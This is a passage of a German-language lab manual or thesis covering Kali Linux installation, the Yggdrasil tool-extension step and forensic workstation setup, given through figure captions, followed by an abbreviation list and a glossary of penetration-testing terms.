


Abbildung 229: Installation von Kali Linux 21/23




Abbildung 230: Installation von Kali Linux 22/23




Abbildung 231: Installation von Kali Linux 23/23

Das Tool Yggdrasil wird nun über GitHub in einem Terminal heruntergeladen und ausgeführt (siehe Abbildung 232). Durch Yggdrasil wird Kali Linux um weitere Tools erweitert, welche beispielsweise für das Active Directory nützlich sind. Hierzu dient die Vorgehensweise, welche in den Bildern (Abbildung 233 - Abbildung 240) zu entnehmen ist.




Abbildung 232: Download und Ausführung von Yggdrasil




Abbildung 233: Anwendung von Yggdrasil 1/8




Abbildung 234: Anwendung von Yggdrasil 2/8




Abbildung 235: Anwendung von Yggdrasil 3/8




Abbildung 236: Anwendung von Yggdrasil 4/8




Abbildung 237: Anwendung von Yggdrasil 5/8

Abbildung 238: Anwendung von Yggdrasil 6/8

Abbildung 239: Anwendung von Yggdrasil 7/8




Abbildung 240: Anwendung von Yggdrasil 8/8

14.3 Installation der Forensischen Arbeitsstation

Die Installation und Konfiguration ist identisch mit dem Kapitel 6.4, außer, dass bei Yggdrasil, innerhalb des Auswahlmenüs, die Unterpunkte **forensic**, **infrastructure** und **full** ausgewählt werden (siehe Abbildung 241 - Abbildung 243).




Abbildung 241: Anwendung von Yggdrasil 1/3




Abbildung 242: Anwendung von Yggdrasil 2/3




Abbildung 243: Anwendung von Yggdrasil 3/3

15 Verzeichnis der Abkürzungen

AD	Active Directory
CSS	Cascading Style Sheets
DNS	Domain Name System
DHCP	Dynamic Host Configuration Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
HTTPD	Apache HTTP Server
KDC	Key Distrubtion Center
LTS	Long-term Support
NTLM	New Technology Lan Manager
OU	Organisationseinheit
TTY	Teletypewriter
TGT	Ticket Granting Ticket
URL	Uniform Resource Locator

16 Glossar

Tabelle 9: Glossar

Begriff	Beschreibung
Capture The Flag	Capture The Flag ist ein verstecktes Ziel, welches gesetzt wurde und von einem Angreifer in der Cyber Security zum Teil auch in internationalen Wettbewerben gefunden werden muss.
Gateway	Ein Gateway ist in der Netzwerktechnik eine Komponente, welche für die Verbindung zwischen zwei Systemen oder auch Netzen dient.
HTTP-Proxy	Die Einstellung wird oftmals in Webbrowsern verwendet, um den gesamten Traffic über einen Proxy Server zu leiten, um z. B. den Zugriff auf gesperrte Webseiten aufgrund von Unternehmensrichtlinien zu verhindern.
Long-term Support	Long-term Support wird oftmals in Zusammenhang mit Open Source Betriebssystemen z. B. Ubuntu betrachtet und bedeutet, eine längere Unterstützung von Sicherheitsupdates.

Network Address Translation	Network Address Translation ermöglicht es mittels einer Manipulation des IP-Headers zur gleichzeitigen Verwendung einer privaten und öffentlichen IP-Adresse.
Red Team Engagements	Ein Red Team Engagement ist eine Dienstleistung von Sicherheitsunternehmen, welches gezielt die Sicherheitssysteme und Härtungen eines Systemes nach einem Penetrationstests überprüft.
Penetrationstest	Ein Penetrationstest ist eine Simulation eines Angriffes auf ein vorher festgelegtes Netz oder einen Adressbereich, in dem die Systeme aktiv auf Schwachstellen überprüft werden.
Persistence	Unter einer Persistence versteht man, dass sich ein Angreifer in einem System, mittels einer Backdoor einen Zugang hinterlegt hat (z. B. ein neuer Benutzer).
Pivoting	Pivoting ist eine Technik in der Cyber Security, in der ein Angreifer, Zugang zu einem weiteren Netzbereich erhält, in dem ein System als Gateway verwendet wird.
